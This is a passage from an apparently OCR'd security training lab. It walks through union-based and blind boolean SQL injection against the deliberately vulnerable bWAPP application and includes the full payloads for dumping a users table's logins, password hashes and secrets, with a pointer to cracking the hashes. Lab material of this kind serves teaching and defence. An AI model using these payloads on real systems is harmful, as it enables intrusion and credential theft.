


Step 9

The **login, password,** and **secret** columns look interesting. Extract data from these columns by typing the following into the **Search** textbox.

m’ union all select 1,login,password,secret,5,6,7 from users — -0

Select **Search**.




Step 10

Two records are returned from the **users** table.

The data in the **Release** column contains hashed passwords. You can use any password cracking tool, such as **John the Ripper**, and retrieve the value. Doing this for the second row will return ‘bug’.

***Note**: Remember, this is the password you had used to log in for username **bee** in this web application.*



Keep the **bWAPP** window open for the next task.

Task 4 — Perform a SQL Injection — BLIND — BOOLEAN Attack

The SQL Injection — Blind — Boolean-Based attack is similar to an SQL Injection attack. The only difference is that in a Blind — Boolean attack, you get answers in the form of true or false.

In this task, you will learn to launch a SQL Injection — Blind — Boolean attack. To do this, perform the following steps:


Step 1

Ensure that the **bWAPP** application is open in **PLABWIN10**.

***Note**: If you have closed Microsoft Edge at the end of the previous task, you need to log in to bWAPP using Step 2 to Step 5 of Task 1.*

From the Choose your bug drop-down, select **SQL Injection — Blind — Boolean-Based** attack**.**

Click **Hack**.




Step 2

The **SQL Injection — Blind — Boolean-Based** page is displayed. You will check to see what version of MySQL is being used. To see if the version begins with a **4**, type the following command:

```
test' or substring(@@version,1,1)=4#
```

***Note**: You may need to select **Information** from the blue **Menu** drop-down and turn on **Toggle Unicode characters** if the @ and # characters do not show correctly. This is due to different keyboard layouts.*


Select the **Search** button.



Step 3

The output states that the movie does not exist in the database.

This means that the answer to the executed command is false. The database version does not begin with a **4**.




Step 4

See if the version of the database begins with a **5**. In the **Search for a movie** text box, type the following command.

test' or substring(@@version,1,1)=5#


Select **Search**:



Step 5

The output states that the movie exists in the database.

This means that the answer to the executed command is true. The database version begins with a **5**.



